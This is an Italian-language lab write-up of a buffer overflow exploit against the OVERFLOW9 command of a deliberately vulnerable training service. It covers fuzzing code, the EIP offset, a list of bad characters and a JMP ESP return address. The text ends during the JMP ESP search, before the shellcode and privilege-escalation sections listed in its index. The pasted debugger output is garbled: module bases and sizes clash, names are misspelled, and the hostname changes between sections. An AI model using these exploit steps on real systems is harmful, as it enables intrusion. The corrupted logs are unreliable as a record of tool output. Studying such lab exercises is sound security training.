

Buffer Overflow (SEH-less) Exploitation — OVERFLOW9

Local Privilege Escalation su Windows 10 (build 10240)

CLIENTE / AMBIENTE	Laboratorio didattico OSCP-style (VirtualBox, rete host-only)
AUTORE	Leonardo Onori
RUOLO	Aspirante Junior Penetration Tester
TARGET	192.168.56.10 (oscp.exe, porta 1337/TCP)
ATTACKER HOST	192.168.56.11 (Kali Linux)
DATA ESERCIZIO	10 Settembre 2026
CLASSIFICAZIONE	Riservato — Uso didattico

Indice

1. Executive Summary
2. Scope e Metodologia
3. Informazioni sul Target
4. Fase 1 — Ricognizione ed Enumerazione del Servizio
5. Fase 2 — Fuzzing e Conferma del Crash
6. Fase 3 — Individuazione dell'Offset EIP
7. Fase 4 — Controllo di EIP
8. Fase 5 — Identificazione dei Bad Characters
9. Fase 6 — Individuazione del Modulo e dell'Istruzione JMP ESP
10. Fase 7 — Generazione dello Shellcode
11. Fase 8 — Sviluppo dell'Exploit e Ottenimento della Shell
12. Fase 9 — Privilege Escalation (MS16-032)
13. Codice dell'Exploit Finale
14. Rischio e Impatto
15. Raccomandazioni di Remediation
16. Conclusioni

1. Executive Summary

Nell'ambito di un esercizio didattico di tipo OSCP-style, è stata condotta un'attività di exploitation su un servizio di rete vulnerabile (**oscp.exe**) in esecuzione su una macchina Windows 10 Pro (build 10240), in ascolto sulla porta TCP 1337. Il servizio espone un comando denominato **OVERFLOW9** affetto da una vulnerabilità di **stack-based buffer overflow** priva di protezioni quali ASLR, SafeSEH e DEP sul modulo di supporto utilizzato per l'exploit.

Sfruttando la vulnerabilità è stato possibile ottenere l'esecuzione di codice arbitrario da remoto (Remote Code Execution) e stabilire una sessione Meterpreter con privilegi dell'utente standard **desktop-9k1o4bt\user**. Successivamente, sfruttando l'assenza di aggiornamenti di sicurezza sul sistema operativo, è stata condotta un'attività di **Local Privilege Escalation** tramite l'exploit pubblico **MS16-032** (Secondary Logon Handle), ottenendo il controllo completo del sistema con privilegi **NT AUTHORITY\SYSTEM**.

L'intera catena di attacco — dalla ricognizione iniziale fino all'ottenimento dei privilegi massimi — è stata portata a termine con successo, dimostrando un impatto critico sulla riservatezza, integrità e disponibilità del sistema target.

Vulnerabilità	Severità	Esito
Stack Buffer Overflow (comando OVERFLOW9, servizio oscp.exe)	Critica	RCE confermata
MS16-032 — Secondary Logon Handle Privilege Escalation	Critica	Privesc a SYSTEM confermata

2. Scope e Metodologia

L'attività è stata condotta in un ambiente di laboratorio isolato (rete host-only VirtualBox), con l'obiettivo di sviluppare un exploit completo per il comando **OVERFLOW9** del servizio vulnerabile **oscp.exe**, seguendo la metodologia classica di sviluppo di buffer overflow su architettura x86:

- 1 Ricognizione ed enumerazione del servizio di rete esposto
- 2 Fuzzing per la conferma della condizione di crash
- 3 Individuazione dell'offset esatto di sovrascrittura di EIP (pattern univoco)
- 4 Verifica del controllo completo del registro EIP
- 5 Identificazione dei bad characters non processabili dal buffer
- 6 Individuazione di un'istruzione JMP ESP in un modulo privo di protezioni (ASLR/SafeSEH/Rebase)
- 7 Generazione dello shellcode (reverse shell / Meterpreter) al netto dei bad characters
- 8 Costruzione e invio dell'exploit finale, con verifica della shell remota ottenuta
- 9 Local Privilege Escalation tramite vulnerabilità nota del sistema operativo non aggiornato


Gli strumenti utilizzati sono: Kali Linux (attacker), Immunity Debugger con plugin mona.py (analisi dinamica sul target), Python 3 (sviluppo script di exploitation), Metasploit Framework (msfvenom, multi/handler, moduli di privilege escalation).

3. Informazioni sul Target

Parametro	Valore
Indirizzo IP target	192.168.56.10
Indirizzo IP attacker (Kali)	192.168.56.11
Servizio vulnerabile	oscp.exe — OSCP Vulnerable Server
Porta / Protocollo	1337/TCP
Comando vulnerabile	OVERFLOW9
Sistema operativo	Microsoft Windows 10 Pro, build 10240 (x64), RTM 2015
Hostname	DESKTOP-9K104BT
Hotfix installati	Nessuno (wmic qfe list → nessuna istanza)

4. Fase 1 — Ricognizione ed Enumerazione del Servizio

Il servizio target risulta in ascolto sulla porta 1337/TCP sulla macchina Windows. Una connessione di test tramite **netcat** ha permesso di enumerare l'interfaccia del servizio e i comandi supportati, tra cui la famiglia di comandi **OVERFLOW1...OVERFLOW10**, oggetto di questo test con focus sul comando **OVERFLOW9**.




```
C:\Users\user\Desktop\oscp>oscp.exe
Starting OSCP vulnserver version 1.00
Called essential function dll version 1.00

This is vulnerable software!
Do not allow access from untrusted systems or networks!

Listening on port 1337.
Waiting for client connections...
Received a client connection from 192.168.56.11:50498
Waiting for client connections...
```

Figura 1 — Avvio del servizio oscp.exe sul target Windows, in ascolto sulla porta 1337.



```
(kali㉿kali)-[~]
$ nc 192.168.56.10 1337
Welcome to OSCP Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
OVERFLOW1 [value]
OVERFLOW2 [value]
OVERFLOW3 [value]
OVERFLOW4 [value]
OVERFLOW5 [value]
OVERFLOW6 [value]
OVERFLOW7 [value]
OVERFLOW8 [value]
OVERFLOW9 [value]
OVERFLOW10 [value]
EXIT
OVERFLOW9 test
OVERFLOW9 COMPLETE
```

Figura 2 — Enumerazione dei comandi supportati dal servizio tramite connessione netcat e conferma dell'elaborazione del comando OVERFLOW9.

5. Fase 2 — Fuzzing e Conferma del Crash

È stato sviluppato uno script Python per l'invio di un buffer di 3000 caratteri 'A' al comando OVERFLOW9, con il processo target sotto osservazione tramite Immunity Debugger. L'invio del buffer ha causato una violazione di accesso (Access Violation) con sovrascrittura del registro EIP con il valore **0x41414141** (corrispondente alle 'A' inviate), confermando la presenza della vulnerabilità e il controllo del flusso di esecuzione.

```
buffer = b"A" * 3000
command = b"OVERFLOW9 " + buffer
s.send(command + b"\r\n")
```




Figura 3 — Access violation su EIP = 0x41414141 dopo l'invio del buffer di fuzzing iniziale.

6. Fase 3 — Individuazione dell'Offset EIP

Per individuare l'esatto offset di sovrascrittura di EIP è stato generato, tramite **pattern_create.rb** (Metasploit), un pattern univoco di 3000 byte, inviato al posto del buffer di sole 'A'. Dopo il crash, il valore riscontrato in EIP (**0x35794234**) è stato dato in input a **pattern_offset.rb**, che ha individuato una corrispondenza esatta all'offset **1514**.

```
$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 3000 -q 35794234
[*] Exact match at offset 1514
```



Figura 4 — Calcolo dell'offset esatto tramite pattern_offset.rb: offset = 1514 byte.

7. Fase 4 — Controllo di EIP

L'offset individuato è stato validato inviando un buffer strutturato: 1514 byte di riempimento ('A'), 4 byte di controllo ('B'), seguiti da byte di marcatura ('C') per verificare la porzione di buffer successiva a EIP, potenzialmente disponibile per lo shellcode. Il crash successivo ha confermato EIP = **0x42424242** ('BBBB') e il registro ESP puntante esattamente all'inizio dei byte 'C', validando al 100% l'offset e la disponibilità di spazio nello stack per il payload.




Figura 5 — Conferma del controllo di EIP (0x42424242) e verifica di ESP puntante ai byte di marcatura successivi al return address.

8. Fase 5 — Identificazione dei Bad Characters

È stata condotta un'analisi iterativa per identificare i byte che il servizio non è in grado di processare correttamente all'interno del buffer (bad characters), i quali andranno esclusi dalla generazione dello shellcode finale. Per ciascun ciclo è stato inviato un buffer contenente la sequenza completa dei byte non ancora esclusi (0x01–0xFF, con 0x00 escluso a priori in quanto terminatore di stringa) e il contenuto della memoria in corrispondenza di ESP è stato confrontato con il buffer originale tramite il comando **!mona compare**.

Ciclo	Byte corrotto dopo N byte	Bad character individuato
1	3 byte	0x04
2	8 byte	0x0a
3	10 byte	0x0d
4	58 byte	0x3e
5	58 byte	0x3f
6	219 byte	0xe1
7 (finale)	—	Nessuno — “normal shellcode unmodified”

Elenco finale dei bad characters (esclusi dallo shellcode):

```
\x00 \x04 \x0a \x0d \x3e \x3f \xe1
```

8.1 Evidenze del processo iterativo




Figura 6 — Ciclo 1: corruzione dopo 3 byte, bad character 0x04.




Figura 7 — Ciclo 2: corruzione dopo 8 byte, bad character 0x0a.




Figura 8 — Ciclo 3: corruzione dopo 10 byte, bad character 0x0d.




Figura 9 — Ciclo 4: corruzione dopo 58 byte, bad character 0x3e.




Figura 10 — Ciclo 5: corruzione dopo 58 byte, bad character 0x3f.




Figura 11 — Ciclo 6: corruzione dopo 219 byte, bad character 0xe1.




Figura 12 — Ciclo finale: “Hooray, normal shellcode unmodified” — nessun ulteriore bad character rilevato. Set finale confermato.

9. Fase 6 — Individuazione del Modulo e dell'Istruzione JMP ESP

Tramite il comando **!mona modules** è stata analizzata la lista dei moduli caricati dal processo, individuando **essfunc.dll** come modulo privo di qualsiasi protezione (Rebase: False, SafeSEH: False, ASLR: False, CFG: False), condizione ideale per ospitare l'indirizzo di salto utilizzato dall'exploit.

```

CPU - main thread, module oscp
Log data
Address Message
00401200 Console file "C:\Users\user\Desktop\oscp\oscp.exe"
111191013 New process with ID 00000F40 created
Main thread with ID 00001F0 created
773E45B0 New thread with ID 000009E0 created
773E45B0 New thread with ID 00000D25 created
00400000 Modules C:\Users\user\Desktop\oscp\oscp.exe
62500000 Modules C:\Users\user\Desktop\oscp\essfunc.dll
74960000 Modules C:\Windows\SYSTEM32\bcryptPrimitives.dll
74960000 Modules C:\Windows\SYSTEM32\CRYPTBASE.dll
74960000 Modules C:\Windows\SYSTEM32\SecChUI.dll
75E20000 Modules C:\Windows\SYSTEM32\KERNELBASE.dll
75E20000 Modules C:\Windows\SYSTEM32\msvcrt.dll
75E20000 Modules C:\Windows\SYSTEM32\ntdll.dll
76930000 Modules C:\Windows\SYSTEM32\USER32.dll
76930000 Modules C:\Windows\SYSTEM32\VERIFIER.E5.DLL
772B0000 Modules C:\Windows\SYSTEM32\sechost.dll
772B0000 Modules C:\Windows\SYSTEM32\RPCRT4.dll
772B0000 Modules C:\Windows\SYSTEM32\ntdll.dll
77310000 111191023 Single step event at ntdll.7791BEF4
00401200 111191063 Program entry point
0040F000 [*] Command used:
0040F000 !mona modules
-----
[*] Monna command started on 2026-09-10 11:19:10 (v2.0, rev 638) -----
[*] Processing arguments and criteria
[*] Pointer access level: *
[*] Generating module info table, hang on...
[*] Processing modules
[*] Done. Let's rock 'n roll.
-----
Module info:
-----
Base | Top | Size | Rebase | SafeSEH | ASLR | CFG | NXCompat | OS DLL | Version, Modulename & Path, DLLCharacteristics
-----
0040F000 | 0x75E20000 | 0x00007000 | True | True | True | True | False | True | 10.0.10240.16384 (NTL.DLL) (C:\Windows\SYSTEM32\NTL.DLL) 0x4E40
0040F000 | 0x75E20000 | 0x00000000 | False | False | False | False | False | False | 1.0.0 (essfunc.dll) (C:\Users\user\Desktop\oscp\essfunc.dll) 0x0
0040F000 | 0x75E20000 | 0x00176000 | True | True | True | True | False | True | 10.0.10240.16384 (KERNELBASE.dll) (C:\Windows\SYSTEM32\KERNELBASE.dll) 0x4140
0040F000 | 0x75E20000 | 0x00176000 | True | True | True | True | False | True | 10.0.10240.16384 (sechost.dll) (C:\Windows\SYSTEM32\sechost.dll) 0x4140
0040F000 | 0x74960000 | 0x00003000 | True | True | True | True | False | True | 10.0.10240.16384 (bcryptPrimitives.dll) (C:\Windows\SYSTEM32\bcryptPrimitives.dll) 0x4140
0040F000 | 0x74960000 | 0x00003000 | True | True | True | True | False | True | 10.0.10240.16384 (CRYPTBASE.dll) (C:\Windows\SYSTEM32\CRYPTBASE.dll) 0x4140
0040F000 | 0x74960000 | 0x00003000 | True | True | True | True | False | True | 7.0.10240.16384 (msvcrt.dll) (C:\Windows\SYSTEM32\msvcrt.dll) 0x4140
0040F000 | 0x74960000 | 0x00003000 | True | True | True | True | False | True | 10.0.10240.16384 (CRYPTBASE.dll) (C:\Windows\SYSTEM32\CRYPTBASE.dll) 0x4E40
0040F000 | 0x74960000 | 0x0001A000 | True | True | True | True | False | True | 10.0.10240.16384 (SecChUI.dll) (C:\Windows\SYSTEM32\SecChUI.dll) 0x4140
0040F000 | 0x772B0000 | 0x00176000 | True | True | True | True | False | True | 10.0.10240.16384 (ntdll.dll) (C:\Windows\SYSTEM32\ntdll.dll) 0x4140
0040F000 | 0x772B0000 | 0x00000000 | True | True | True | True | False | True | 10.0.10240.16384 (RPCRT4.dll) (C:\Windows\SYSTEM32\RPCRT4.dll) 0x4140
0040F000 | 0x76930000 | 0x0000C000 | True | True | True | True | False | True | 10.0.10240.16384 (USER32.dll) (C:\Windows\SYSTEM32\USER32.dll) 0x4140
0040F000 | 0x00400000 | 0x00014000 | False | False | False | False | False | False | 1.0.0 (oscp.exe) (C:\Users\user\Desktop\oscp\oscp.exe) 0x0
-----
[*] Preparing output file 'modules.txt'
[*] (Re)setting logfile c:\mona\oscp\modules.txt
0040F000 [*] This mona.py action took 0:00:16.935000
-----
!mona modules
-----

```

Figura 13 — Elenco dei moduli caricati dal processo; essfunc.dll risulta privo di protezioni.

All'interno di **essfunc.dll** è stata ricercata l'istruzione **JMP ESP** (opcode **0xFF 0xE4**) tramite **!mona find**, ottenendo 9 indirizzi validi. È stato selezionato il primo indirizzo utile: **0x625011af**.

```

!mona find -s "\xff\xe4" -m essfunc.dll
→ 0x625011af | "\xff\xe4" | {PAGE_EXECUTE_READ} [essfunc.dll]
ASLR: False, Rebase: False, SafeSEH: False

```

```

[*] Preparing output file 'modules.txt'
[*] (Re)setting logfile c:\mona\oscp\modules.txt
0040F000 [*] This mona.py action took 0:00:16.935000
111201063 Thread 000009E0 terminated, exit code 0
111201063 Thread 00000D25 terminated, exit code 0
[*] Command used:
!mona find -s "\xff\xe4" -m essfunc.dll
-----
[*] Monna command started on 2026-09-10 11:20:38 (v2.0, rev 638) -----
[*] Processing arguments and criteria
[*] Pointer access level: *
[*] Only querying modules essfunc.dll
[*] Generating module info table, hang on...
[*] Processing modules
[*] Done. Let's rock 'n roll.
[*] Treating search pattern as bin
[*] Searching from 0x62500000 to 0x62500000
Modules C:\Windows\SYSTEM32\USER32.dll
[*] Preparing output file 'find.txt'
[*] (Re)setting logfile c:\mona\oscp\find.txt
[*] Writing results to c:\mona\oscp\find.txt.
[*] Number of pointers of type "\xff\xe4": 9
[*] Results:
0x625011af: "\xff\xe4" | (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\user\Desktop\oscp\essfunc.dll)
0x625011b5: "\xff\xe4" | (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\user\Desktop\oscp\essfunc.dll)
0x625011c7: "\xff\xe4" | (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\user\Desktop\oscp\essfunc.dll)
0x625011d3: "\xff\xe4" | (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\user\Desktop\oscp\essfunc.dll)
0x625011d6: "\xff\xe4" | (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\user\Desktop\oscp\essfunc.dll)
0x625011eb: "\xff\xe4" | (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\user\Desktop\oscp\essfunc.dll)
